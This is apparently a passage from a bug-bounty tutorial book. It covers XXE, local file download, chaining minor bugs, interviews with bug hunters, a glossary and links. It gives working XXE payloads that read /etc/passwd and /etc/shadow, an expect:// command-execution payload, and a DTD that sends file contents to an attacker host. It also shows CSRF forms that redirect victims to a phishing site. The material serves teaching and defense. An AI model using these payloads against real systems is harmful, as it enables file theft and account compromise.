In this part we are going to tackle how to execute XXE attacks. What payload should we use so the attack can execute. First we need to learn about xml, what makes it vulnerable and what possible fix we can implement to prevent this kinds of attacks. You should consider learning how to use burp suite because it really helps you to execute this kinds of attack. Take note that XXE can leads to Remote Code Execution thats why it is consider as a Critical Impact. Lets Assume you already know how to use burp suite, Lets proceed to our XXE attack.

14.2 WHAT IS XXE?

An *XML External Entity(XXE)* attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

Example external entity attack:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE test [
   <!ENTITY xxeattack SYSTEM "file:///etc/passwd">
]>
```

```
<xxx>&xxeattack;</xxx>
```

14.3 WHAT IS XML?

What is XML?

- XML stands for E**X**tensible **M**arkup **L**anguage
- XML is a *markup language* much like HTML.
- XML was designed to *describe data.*
- XML tags are not predefined in XML. You must *define your own tags.*
- XML is *self describing*.
- XML uses a DTD (**Document Type Definition**) to formally describe the data.

The main difference between XML and HTML

- XML is *not a replacement* for HTML.
- XML and HTML were designed with *different goals:*
- XML was designed to *describe data* and to focus on *what data is*.
- HTML was designed to *display data* and to focus on *how data looks*.
- HTML is about *displaying* information, XML is about *describing* information

XML is extensible

The tags used to markup HTML documents and the structure of HTML documents are *predefined*. The author of HTML documents can only use tags that are defined *in the HTML*

standard. XML allows the author to *define his own tags* and his own document structure

XML is a complement to HTML

It is important to understand that *XML is not a replacement for HTML*. In the future development of the Web it is most likely that XML will be used to structure and describe the Web data, while HTML will be used to format and display the same data.

XML in future Web development

We have been participating in XML development since its creation. It has been amazing to see how quickly the XML standard has been developed, and how quickly a large number of software vendors have adopted the standard.

We strongly believe that XML will be as important to the future of the Web as HTML has been to the foundation of the Web. XML is the future for all data transmission and data manipulation over the Web.

14.4 WHAT IS DTD

The *Document Type Definition (DTD)* defines the building blocks of the XML document. It does this by laying out the acceptable elements and attributes allowed in the document. This definition can be made either inline (in the document), or held n an external document.

DTD contains another definition type called ENTITY. The entity definition works like a variable or a macro, in that it will allow for the definition of large or unwieldy data that can be stored in a single variable that can be used in several places within the document

14.5 XXE PAYLOADS

Examples below are payloads we can use for testing XML injection.

Accessing a local resource that may not return:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
            <!ENTITY xxe SYSTEM "file:///dev/random"
>]><foo>&xxe;</foo>
```

Remote Code Execution

If fortune is on our side, and the PHP "expect" module is loaded, we can get RCE. Let's modify the payload:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [ <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "expect://id" >]>
   <creds>
     <user>&xxe;</user>
     <pass>mypass</pass>
   </creds>
```

Disclosing /etc/passwd or other targeted files.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
              <!ENTITY xxe SYSTEM "file:///etc/passwd"
>]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
            <!ENTITY xxe SYSTEM "file:///etc/shadow"
>]><foo>&xxe;</foo>
```

14.6 EXPLOITING XXE

Typically, with XXE you will craft a payload that when executed, will read local files on the server, access internal networks, scan internal ports, or execute commands on a remote server (rarely). XXEs are critical vulnerabilities because they allow an attacker to read sensitive data and system files on a local machine that could be escalated depending on the data stored on the machine. These attack vectors are all dependent on the permissions given to the parsing application.

Let's suppose that we have found a (very easy) XXE vulnerability that sends the following content in a POST request to the application:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<Prod>
<Prod>
<Type>abc</type>
<name>Cryptors</name>
<id>21</id>
</Prod>
</Prod>
```

Let's try different method to determine if it is vulnerable:

Method 1 – Identifying a vulnerable server by using the SYSTEM entity:

The first step is to see if we are able to use the SYSTEM entity in order to request a local file on the victim machine and/or a remote file on a host of our own.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE testingxxe [<!ENTITY xxe SYSTEM "http://YOURIP/TEST.ext" >]>
<Prod>
<Prod>
<Type>abc</type>
<name>Cryptors</name>
<id>&xxe</id>
</Prod>
</Prod>
```

As shown in the second line of code in the above example, we are requesting FILE.ext on our remote host. Please note that in order to make things nicer and easier, we will use python's SimpleHTTPServer (python -m SimpleHTTPServer 80).

Now if the attack is successful then we will receive the following error on our host:

```
xx.xx.xxx.xxx - - [DATEandTime] code 404, message File not found
```

```
xx.xx.xxx.xxx - - [DATEandTime] "GET /TEST.ext HTTP/1.1" 404 -
```

Method 2 - Testing for Document Type Definition (DTD)

For this step, we are going to craft our payload to request a DTD file on our remote host. Using a DTD makes it easier to manipulate and change our xxe payload.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE testingxxe [
<!ENTITY % get SYSTEM "file:///etc/passwd">
<!ENTITY % dtd SYSTEM "http://YOURIP:8080/payload.dtd" >
%get %dtd;]>
<Prod>
<Prod>
<Type>abc</type>
<name>Cryptors</name>
<id>21</id>
</Prod>
</Prod>
```

Inside our payload.dtd file we are going to place the following:

```
<!ENTITY % data SYSTEM "file:///etc/passwd">
```

```
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://YOURIP:8080/?%data;'>">
```

This method allows our remote server to collect the /etc/passwd of the victim server and send it to our ip address at port 8080.

```
$python -m SimpleHTTPServer 8080
[...]
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
[...]
```

Or, alternatively, we can use “file://etc” to receive the contents of /etc directory. PROTIP: You may use gopher:// file:// ftp:// or other attributes for this step to bypass filter restrictions.

Method 3 - XXE via File Upload

Suppose, we have an upload functionality where we are allowed to upload all of our inventory or customers list via an XML formatted file.

```
<?xml version="1.0" encoding="utf-8"?>
<products>
<product id="1" title="Bounty1">
<price>400</price>
```

```
</product>
<product id="2" title="Bounty2">
<id>1</id>
<price>250</price>
</product>
</products>
```

We can use our knowledge and tricks from the previous methods to inject our payload into the XML file before it is uploaded onto the application:

```
<!DOCTYPE testingxxe [

<!ENTITY % get SYSTEM "file:///etc/passwd">

<!ENTITY % dtd SYSTEM "http://YOURIP:8080/payload.dtd" > %get %dtd;]>
```

Which will give us similar results as “method 2”:

```
$python -m SimpleHTTPServer 8080

[...]

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/bin/sh

bin:x:2:2:bin:/bin:/bin/sh
```

[...]

14.7 DEFENSE AGAINST XXE ATTACKS

To protect your system against XXE you should consider the following;

- Disable Parsing of Inline DTDs

Inline DTDs are a feature that is rarely used. However, XML external attacks remain a risk because many XML parsing libraries do not disable this feature by default. Make sure your XML parser configuration disables this feature. See the code samples below, or consult your API documentation. Making this simple configuration change will protect you against XML External Entity attacks.

- Limit the Permissions of Your Web Server Process

Run your server processes with only the permissions they require to function follow the principle of least privilege. This means restricting which directories in the file-system can be accessed. Consider running in a *chroot jail* if you are running on Unix.

This “defense in depth” approach means that even if an attacker manages to compromise your web server, the damage they can do is limited.

015:

LOCAL FILE DOWNLOAD

15.1 INTRODUCTION

This allows attacker to download sensitive files from the server by using the download/export function of the site.

Many web applications have file download sections where a user
can download one or more files of his choice. If the input is not
properly sanitized before being used to retrieve files from the file cabinet or retrieve attachments from a received message or memo, it can be exploited to download arbitrary files from the system via directory traversal attacks.

15.2 ATTACK SCENARIO

Now we have a site that has a download function where the user can download his document. We can use this function to download sensitive files,source code from the server.

Steps:
1) go to
http://128.199.131.238//btslab/vulnerability/dor/download.php?file=doc1.pdf
2) you are able to download the doc1.pdf
3) now lets manipulate the parameter to
4) Url Looks like this
http://128.199.131.238//btslab/vulnerability/dor/download.php?file=http://128.199.131.238//btslab/index.php
5) As you can see we are able to download the source code now we can track the path of any sensitive files like config.php. (originally you can download the source code with the php code but I disable it for the sites security)

016:

CHAINING MINOR BUGS

16.1 CHAINING MINOR BUGS

It is a process of combining 2 or more minor vulnerabilities to create a critical vulnerability. Some Bug bounty hunter likes to chain minor vulnerability to create something critical. They focus on high impacts instead of low impacts. They chain minor vulnerabilities to make low impact useful but deadly. I encounter different scenarios and read some interesting one that can help you to understand how chaining vulnerabilities can be useful as you grow in bug bounty community.

Ex:

- valid + valid + valid = CRITICAL BUG
- Low impact + Low impact + Low impact = CRITICAL BUG
- Non qualifying + valid + Low impact = CRITICAL BUG

Attack Scenario #1:

Information Disclosure to RCE

While I'm hunting for bugs in a newly launch bounty program, First thing I always do is to enumerate domains and sub-domains. I became interested in 1 sub-domain which is subdomain1.com, so I check every information I can get from the site. I got one information disclosure .htaccess is visible (subdomain1.com/.htaccess). What I did first is to know what the content of this .htaccess, is it the default content? How can I use this to make a critical attack. So I Google the content and whats the purpose of the code.

.htaccess

```
<Directory ^job/upload>
  <Files ^(*.exe|*.html|*.htaccess|*.txt|*.gif|*.psd|*.pdf|*.shtml|*.swf)>
    order deny,allow
    deny from all
  </Files>
</Directory>
```

I come up to a code that is blocking a different file extensions. Then I check every functions of the site, there is a function that you can apply as a job maybe there is a upload file (resume) thats why they block some extension and one thing that caught my attention. .PHP is not blacklisted, so I created a simple php file to execute malicious code to their server. I fill up the form and upload the php file and got a Remote Code Execution.

Attack Scenario #2:

Self XSS + Logout CSRF + Login CSRF = Stored XSS

I read about some non-qualfying vulnerabilities of some bug bounty programs that includes Self XSS and login/logout CSRF. So basically the company doesn't want this bugs due to its not critical, But I read one article that he uses this bugs to create 1 critical bug.

- Self XSS – Where you can only attack yourself, trigger an xss to your own account. (low impact)
- Logout CSRF – which allows the attacker to force logout the account of any users. (low impact)
- Login CSRF – to force a user to login to an account that was created by the attacker (low impact)

1) Self XSS

The attack scenario is very simple we need to chain this vulnerability in order to make it critical and to make the SELF xss to a Stored XSS.

First I created a account and use xss payload as my username.
Ex: <script>alert(0)</script>
but the xss cannot be use to attack other users. It only triggers inside my account.

- XSS triggered!

- Normal view

- Example code

```
<html>
<center><br><br>
Hello, userName as XSS payload <script>alert(0)</script>
<br><br>
Edit your profile<br>
<form action="site.com/hello.html" method="POST">
<h2>Username:<input type="text" name="firstname"
value="<script>alert(0)</script>"></h2>
<h2>First Name:<input type="text" name="firstname"
value="Firstname"></h2>
<h2>Last Name:<input type="text" name="firstname"
value="Lastname"></h2>
<input type="submit" name="save" value="save">
</form>
</center>
</html>
```

2) Logout CSRF

The main objective of our logout csrf is to forcely logout of the account of our victim.

- Example Code

```
<form action="site/com/account/logout.php">
<input type="submit">
</form>
```

3) Login CSRF

The main use of our login csrf is to force user to login to the account we created.

- Example Code

```
<form action="site.com/account/login.php" method="post">
```

```
<input type="text" name="username" value=”attacker” />
</td><td><input type="password" name="password"
value="attackerspassword"/>
<input type="submit" name="Login" value="submit"/>
```

Now to fully understand our chain attack we setup an self XSS, create an account with a username set as xss payload. Now use logout csrf to make force our victim to logout if he has his own account. Now CSRF login to force him to be login to our account. Now the XSS will trigger and can be now use to attack others using the chain bugs.


Attack Scenario #3

CSRF + Open Redirect

This one is not a usual bug I find in a specific bug bounty program. I exploited this bug for 2 days and thinking how to make it critical. I participate in a private program in a bug bounty platform. There is one function in the site where you can message the support team of the company. First thing I did is to check whether the message support is vulnerable to CSRF (message support is inside the account of a user) good thing it is vulnerable. No CSRF token and I became interested in checking its code, it caught to my attention that they are using a third party site for this.

CSRF

- Normal View



- Example Code

```
<html>
<body>
Message Our support team
 <form action="https://www.thirdpartysite.com" method="POST" >

<input name="retURL" type="hidden" value="https://site.com/" /></p>

First Name
<input name="first_name"  type="text" value="George"/><br>
Email
<input name="email"  type="email" value="george@yahoo.com"/><br>
Title
<input name="title"  type="text" value="Account problem"/><br>
I am interested in:
<input type="text" title="Inquiry Type" name="topic" value="account"><br>
Additional Comments:</div>
<input type="text" name="comment" value="i have an account
problem"><br>
<input type="submit" name="submit" value="submit"  />
</form></body></html>
```

- Attackers CSRF View

Open Redirect

As you didn't notice in our Example code I highlighted a interesting "RETURL". They are using a third party storage for the message support team. And I notice the returl, if you submit the form you will be redirected back to the site. So I manipulated the ReTURL and tried to redirect to attackers site. It is successful whenever the third party receive the form it redirected to the Returl's value

- Attackers Code CSRF to Open Redirect

```
<html>
<body>
Message Our support team
 <form action="https://www.thirdpartysite.com" method="POST" >
<input name="retURL" type="hidden"
value="https://www.evilsite.com/" /></p>
First Name
<input name="first_name"  type="text" value="VULNERABLE TO CSRF"/><br>

Email
<input name="email"  type="email" value="attacker@yahoo.com"/><br>
Title
<input name="title"  type="text" value="HACKED!"/><br>
I am interested in:
<input type="text" title="Inquiry Type" name="topic" value="test"><br>

Additional Comments:</div>
<input type="text" name="comment" value="test"><br>
<input type="submit" name="submit" value="submit"  />
</form></body></html>
```

Our attack scenario is very simple, make our victim to submit unwanted values set by the attacker and redirect him to our phishing site.

017:

INTERVIEW WITH BUG BOUNTY HUNTERS

17.1 THE REAL LIFE OF A BUG BOUNTY HUNTER

White Hat Hacker

- Can Earn Money

White hat hackers can earn money by reporting vulnerability in a company. They are involved in bug bounty hunting.

- Legal to Hack

White hat hackers are legal to hack as long as they report it to the company. Is it legal because some companies let white hat hackers penetrate their system then the white hat hackers will report the vulnerability they found in exchange the company will reward the white hat hacker.

- Real Name

Using your real name is optional in being a white hat hacker but you don't need to hide behind a codename like the black hat hackers.

- For knowledge and Experience

White hat hacker usually do hacking to gain more knowledge, experience
and to invent new vulnerabilities.

- Hack to Prevent Black hats in stealing information.

They purpose of the bug bounty is to secure a system to prevent black hats from stealing any information.

- Rewards

In exchange of the hard work and time of the white hat hackers they will receive the following rewards;

-T-Shirt/Swag
-Certificate
-Acknowledgments

We interviewed some of my fellow bug bounty hunters to know a bit about them. This hackers are chosen based on their:

- Reputation to fellow hackers
- Attitude
- Experience
- Bounty Earn in a Single Bug
- Bug Bounty Write-ups

Bug bounty hunters have different stories and they have different methods in hacking but only one goal is to help companies to be more secured. Some of my fellow bug bounty hunters are very young but you can't determine what they can do based on their age. The first misconception of other people about bug bounty hunter is, you can only be a bug bounty hunter if you are already a professional, graduate and is a part of a cyber security industry. They don't know that some of the bug bounty hunters that dominates different bug bounty platform are very young. The second is, only "techie" person can be a bug bounty hunter. All of us should be aware of hacking and how to prevent it. Nowadays, more people became victims of hacking. Almost 90% doesn't have basic knowledge and awareness how hackers can manipulate them by just using social engineering.

These Bug bounty hunters shared their experience. We'll know about the software and hardwares they are using to hunt bugs. What

was the first bug they had reported; and I'll give you the link for their bug bounty profiles and bug bounty Write-ups. We will be inspired how bug bounty platforms changed their lives. Let's also hear a message from them to future bug bounty hunters.

Our first bug bounty hunter is Mrityunjoy Emu. He is known to find a critical bug on Yahoo and rewarded 10,000 dollars for a single bug.

Hi i'm Mrityunjoy, a full time ethical hacker. It's been a passion since I was a child. I started hacking from a very young age. I'm 16 years old, an ethical hacker from Bangladesh. I found my first bug when i was 16. I'd prefer Windows as its my default OS right now. I use BurpSuite, its accurate and powerful in many cases. Its a handy tool for every researcher so i would prefer it as its useful for every task. I started bug bounty a few months ago on 2016. Recently i got a stored Cross-Site Scripting (XSS) bug in Yahoo mail and they paid 10$k (10,000$) for it , This was my first Bounty Got many achievement, from Yahoo,twitter, Intel, Sony, bugcrowd and hackerone.

Most of people will face problems and may want to leave it when they will not be able to find a bug (it happens to every researcher) i'd say to keep working and never quit and you will achieve more than what you have ever expected. The more you practice the more you learn so keep practicing and keep hacking!

Message to future security researchers , First get knowledge about these stuff which they will get from (Web Application Hacker's Handbook) after they learned about it they need to learn methodology for testing so they should read (OWASP Testing Guide v4). I believe that this INTERNET will be more safer if researchers like us would spend more time on finding new ways to hack and then solve it. Also i think young researchers can be turned into professional researchers very easily in a very short period

Cheers,
Mrityunjoy

Our second bug bounty hunter is Nicolas Grégoire, he is one of the great bug bounty hunter, respected one and well experienced hunter that likes to find "Critical Bugs". He also loves to share his findings in some conferences.

Hello, I'm Nicolas Grégoire, owner at Agarri, hacking stuff for the last 20 years. Located in a small and sunny French village. I started hunting vulnerabilities at the University, 20 years ago. I'm a professional pentester for the last 15 years. I stated fuzzing (mostly client-side apps) 10 years ago and bug bounties 5 years ago. I usually use basic Linux workstation for my hardware and mostly Burp Suite Pro for my software.

My first bug bounty report was send to yahoo in late 2013, I disclose to them 2 XXE vulnerabilities affectng the YQL application and

Got a few $$$$$$$$$$. I love looking for bugs and I hate duplicates. Bounties paid for holidays for the whole family since 2012. I'm only active on H1: https://hackerone.com/agarri_fr. A few reports posted there are public. I also gave a few conferences about bug bounties. Look at the two most recent ones listed at http://www.agarri.fr/en/publications.html

Enjoy learning - Keep practicing - Be respectful
Keep in mind that "Money is a Good servant, but a Bad Master"

Cheers,
Nicolas

Our Third Bug Bounty hunter is Faisal Ahmed, he is one of the top hackers in hackerone currently rank 23 in overall. He I well known for finding a CRITICAL bug in a well known bug bounty platform that makes him fully disclose every content of report via export and he was rewarded 10,000 USD in a single hit! .

Hi, I'm Faisal Ahmed. Professional web-security researcher and bug bounty hunter. I'm from Bangladesh, living in UK. I started bug bounty around March 2014. First bug I've ever found was in Slack and it was a Cross-Site Request Forgery (CSRF) issue. I use Traditional hunting tools like Burp, nmap, sublist3r and some tools i made myself to make hunting easier.

Bug Bounty literally changed my life. Most of the daily gadgets i use, such as MyPC. phone, gaming console, xbox, ipad everything is bought from bounty money. I completed my house, bought two cars out of bounty money. also I'm a frequent traveler, it sponsored many of my travels expenses. I don't work outside platforms and the only two platform i use is HackerOne and Synack!
HackerOne url: https://hackerone.com/faisalahmed
Web: http:/faisalahmed.me

As a beginner patience is something you must have in you, Bug Hunting these days is totally competitive. Don't get demotivated when you fail to make an impact. Read disclosed bug reports from HackerOne, follow senior researchers blogs and practice them. Always keep trying to learn new things and get grip on them, which will ultimately fetch you the rewards. So my advice is always be patient and don't even think of giving up. If there's a seminar, workshop around you, try to attend that. you'll learn a lot from it. Follow HackerOne disclosure timeline and fellow researchers Facebook/blog/twitter. Also get connected with people who shares same passion. that is a great way of learning new things.

- Faisal Ahmed

17.2 LEARN FROM OTHER HACKERS

In Part 2-14, I explained and give the exact steps where you can try and apply all the things taught here in an actual bug bounty. But some of us are not compatible in just reading and wants some actions where they can fully understand by watching a video of the actual attack. Some of us are good readers, some us wants to see it live. But in my opinion why not do both? I collected good videos, write-ups and my own youtube video that you can watch, where you can learn how hackers hack other companies. Happy Hacking! :)

SQL Injection

- https://www.youtube.com/watch?v=TigDaQv7Wpw by Eve
- https://buer.haus/2015/01/15/yahoo-root-access-sql-injection-tw-yahoo-com/ by Brett Buerhaus
- https://www.youtube.com/watch?v=PhcBFtIHTTw by Security Training

Cross-site Scripting (XSS)

- https://www.youtube.com/watch?v=umZ-gj5x6QY by Eve

- https://www.youtube.com/watch?v=TXF8-DlRm0s by Eve
- https://www.youtube.com/watch?v=sYvcwT-GhWY by Eve
- https://www.youtube.com/watch?v=NEYlk5jgGqw by Yassine Aboukir
- https://whitton.io/articles/uber-turning-self-xss-into-good-xss/ by Jack Whitton
- http://www.geekboy.ninja/blog/airbnb-bug-bounty-turning-self-xss-into-good-xss-2/ by Geekboy
- https://www.youtube.com/watch?v=FqNxYDSjovc by Theo Kemilew

Cross site Request Forgery

- https://www.youtube.com/watch?v=nAd-BVEa24o by Dinesh Vicky
- https://www.youtube.com/watch?v=nNF7wvSNux8 by Dinesh Vicky
- https://bugbountypoc.com/csrf-vulnerability-oculus/ by Hisham Mir
- https://bugbountypoc.com/account-deletion-csrf-vulnerability-in-hired/ by Yasir
- https://www.youtube.com/watch?v=qzHX9AGayKA by Vijay Kumar
- http://yasserali.com/hacking-paypal-accounts-with-one-click/ by Yasser Ali
- https://whitton.io/articles/messenger-site-wide-csrf/ by Jack Whitton

Unvalidated / Open Redirect

- http://www.geekboy.ninja/blog/uber-exploiting-stored-url-redirect-in-password-reset-token/ by Geekboy
- https://www.youtube.com/watch?v=v1dehff5h48 by Dinesh Vicky
- https://www.youtube.com/watch?v=cygEq92-odw by Dinesh Vicky

- https://www.youtube.com/watch?v=ibtWniVydLY by Jay Jani

Remote Code Execution

- https://bugbountypoc.com/remote-code-execution-in-private-website/ by Hisham Mir
- https://seanmelia.files.wordpress.com/2016/02/yahoo-remote-code-execution-cms1.pdf by Sean Melia
- https://raz0r.name/twitter.ogv by Raz0r (ru_raz0r)
- https://www.secgeek.net/bookfresh-vulnerability/ by Security Geek

Insecure Direct Object Reference

- https://bugbountypoc.com/idor-vulnerability-in-hackerone/ by Bharat Sewani
- https://danmelamed.blogspot.hk/2017/01/facebook-vulnerability-delete-any-video.html by Dan Melamed
- https://www.secgeek.net/yahoo-comments-vulnerability/ by Security Geek
- https://www.secgeek.net/youtube-vulnerability/ by Security Geek
- https://www.youtube.com/watch?v=SAr2AGLrBkQ by vulnerability0lab

XXE

- https://blog.detectify.com/2014/04/11/how-we-got-read-access-on-googles-production-servers/ by Detectify
- http://nerdint.blogspot.hk/2016/08/blind-oob-xxe-at-uber-26-domains-hacked.html by Raghav Bisht
- https://seanmelia.files.wordpress.com/2016/01/out-of-band-xml-external-entity-injection-via-saml-redacted.pdf by Sean Melia
- https://httpsonly.blogspot.hk/2017/01/0day-writeup-xxe-in-ubercom.html by httpsonly

Always remember that you can use what other hackers found and apply it in other bug bounty programs. Apply the Power of CTRL + C (copy from other hackers) and CTRL + V (Read and understand then apply it to other programs) in this way you are learning while earning .

Glossary

Phishing is the attempt to obtain sensitive information such as usernames, passwords, and credit card details (and, indirectly, money), often for malicious reasons, by disguising as a trustworthy entity in an electronic communication.

Hacking tool is a utility designed to assist a hacker with hacking. It can also be proactively utilized to protect a network or computer from hackers.

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Knockpy is a python tool designed to iterate over a huge word list to identify subdomains

sqlmap is an open source penetration tool that automates the process of detecting and exploiting SQL injection vulnerabilities

Nmap is a free and open source utility for network discover and security auditing.

Shodan is the internet search engine of “Things”.

What CMS is a simple application which allows you to enter a site URL and it’ll return the likely Content Management System the site is using.

Nikto is an Open Source web server scanner which tests against servers for multiple items

Google Dorking refers to using advance syntaxes provided by Google to find information
not readily available.

Hackbar is a simple penetration tool for Firefox.

XSS-Me is used to find reflected XSS vulnerabilities from a browser.

bug bounty program is a deal offered by many websites and software developers by which individuals can receive recognition and compensation for reporting bugs, especially those pertaining to exploits and vulnerabilities.

bug bounty is a reward given for finding and reporting a bug in a particular software product.

SQL Injection is a technique where malicious users can inject SQL commands into an SQL statement, via web page input.

Cross-site scripting (XSS) - is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject client-side scripts into web pages viewed by other users.

Cross-Site Request Forgery is a type of attack that occurs when a malicious web site, email, blog, instant message, or program causes a user's web browser to perform an unwanted action on a trusted site for which the user is currently authenticated. The impact of a successful

CSRF attack is limited to the capabilities exposed by the vulnerable application.

Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application rather than getting a useful error message they get a generic page specified by the developer instead.

Unvalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input.

Information Disclosure is an Exposure of system information, sensitive or private information, fingerprinting, etc. this attack can be use by the attacker in order to find known *cve or exploit* that can result to a larger and critical vulnerability.

Remote Code Execution can be defined as “In computer security, arbitrary code execution or remote code execution is used to describe an attacker's ability to execute any commands of the attacker's choice on a target machine or in a target process.

Email/User Enumeration is to verify if it is possible to collect a set of valid usernames by interacting with the authentication mechanism of the application.

Clickjacking, also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page.

Insecure Direct Object References occur when an application provides direct access to objects based on user-supplied input.

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The result is that an application with more privileges than intended by the applciation developers or system administrator can perform unauthorized actions.

Web session is a sequence of network HTTP request and response transactions associated to the same user. Modern and complex web

applications require the retaining of information or status about each user for the duration of multiple requests.

Session Fixation vulnerabilities can make your users liable to having their session hijacked.

XML External Entity(XXE) attack is a type of attack against an application that parses XML input.

Document Type Definition (DTD) defines the building blocks of the XML document.

Recommendation

Go to www.hacksplaining.com: (For Free)

- Learn Basic Vulnerabilities
- Learn How to Protect your webapp against this attacks

Go to hackerone.com/hacktivity: (For Free)

- Learn how hackers hack other companies
- Learn how to hackers write detailed reports

Go to vimeo.com/album/3510171/page:1/sort:preset/format:thumbnail :

(For Free)

- Learn how to use Burp Suite.

Go to owasp.com: (For Free)

- Learn Basic Vulnerability
- Learn Advance Vulnerability
- Learn how to protect against this attacks
- Learn how this attack used to attack other users

Go to google-gruyere.appspot.com: (For Free)

- Web Application Exploits and Defenses
- A codelab with an actual vulnerable webapp and tutorials for you to work through to discover common vulnerabilities

Go to github.com/ngalongc/bug-bounty-reference/blob/master/README.md: (For Free)

- Read write-ups from other bug bounty hunters
- Learn basic vulnerability
- Learn Advance Vulnerability

Read Cyber Defender: The Power of Hacking

- To develop your hacker's mindset
- To develop how to think like a hacker
- Discovering the TRUE HACKING.

Go to nmap.org: (For Free)

- Learn Port Scanning

Resources:

- SQLinjection

http://securityidiots.com/
https://www.owasp.org/index.php/SQL_Injection
https://en.wikipedia.org
https://www.google.com.ph/
http://www.w3schools.com/sql/sql_intro.asp
http://searchsqlserver.techtarget.com/definition/database

- XSS

http://brutelogic.com.br/blog/cheat-sheet/
https://html5sec.org/
https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting

- CSRF

https://www.hacksplaining.com/
https://www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29_Prevention_Cheat_Sheet
https://code.tutsplus.com/tutorials/protect-a-codeigniter-application-against-csrf--net-19644
www.w3schools.com/tags/att_form_action.asp
http://www.w3schools.com/TagS/att_input_formaction.asp

https://www.tutorialspoint.com/php/php_get_post.htm
http://www.wikihow.com/Prevent-Cross-Site-Request-Forgery-%28CSRF%29-Attacks-in-PHP

- Open Redirect

https://www.owasp.org/index.php/Top_10_2013-A10-Unvalidated_Redirects_and_Forwards
https://portswigger.net/KnowledgeBase/issues/Details/00500100_Openredirection

- Information Gathering

http://resources.infosecinstitute.com/
http://securityidiots.com/Web-Pentest/Information-Gathering

- Blind SQLinjection

https://www.owasp.org/index.php/Blind_SQL_Injection

- Remote Code Execution

https://en.wikipedia.org/wiki/Arbitrary_code_execution

http://www.hackmantra.com/2013/01/how-to-hack-websites-using-symlink.html
https://www.owasp.org/index.php/Testing_for_Account_Enumeration_and_Guessable_User_Account_%28OTG-IDENT-004%29

- Clickjacking

https://en.wikipedia.org/wi
https://www.owasp.org/index.php/Clickjackingki/Clickjacking

https://www.idontplaydarts.com/2011/05/clickjacking-and-phishing-with-help-from-the-html5-javascript-sandbox
https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet

- Insecure Direct Object References

https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References
https://www.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_%28OTG-AUTHZ-004%29
https://www.tutorialspoint.com/security_testing/insecure_direct_object_reference.htm
https://www.owasp.org/index.php/File:OWASP_Top_10_Project_2013_%E2%80%93_A4_Insecure_Direct_Object_References.pdf
https://codedx.com/insecure-direct-object-references/
http://www.cs.tufts.edu/comp/116/archive/fall2014/hwang.pdf

- Privilege Escalation

https://www.owasp.org/index.php/Testing_for_Privilege_escalation_%28OTG-AUTHZ-003%29
https://en.wikipedia.org/wiki/Privilege_escalation

- Session Management

https://www.owasp.org/index.php/Session_Management_Cheat_Sheet
https://www.owasp.org/index.php/Testing_for_Session_Management

- XXE

https://www.owasp.org/index.php/XML_External_Entity_%28XXE%29_Processing
https://www.owasp.org/index.php/XML_External_Entity_%28XXE%29_Prevention_Cheat_Sheet
http://caveconfessions.com/xxe-ugly-side-of-xml/
https://en.wikipedia.org/wiki/XML_external_entity_attack

https://blog.bugcrowd.com/advice-from-a-researcher-xxe/
https://depthsecurity.com/blog/exploitation-xml-external-entity-xxe-injection
https://securingtomorrow.mcafee.com/technical-how-to/xml-external-entity-injection-opens-door-attacks-theft/

- Types of Hackers
  https://www.cybrary.it/0p3n/types-of-hackers/

- Methodologies
  https://blog.zsec.uk/ltr101-methodologies/
  https://blog.zsec.uk/ltr101-method-to-madness/
- Tools
  Web Hacking 101:How to Make Money Hacking Ethically by Peter Yaworski

- Operating System
  http://www.tecmint.com/parrot-security-os-penetration-testing-hacking-and-anonymity/

- 10 Famous Bug Bounty Hunters of All Time
  https://www.hackread.com/10-famous-bug-bounty-hunters-of-all-time/

- Disclosure Guidelines
  https://hackerone.com/disclosure-guidelines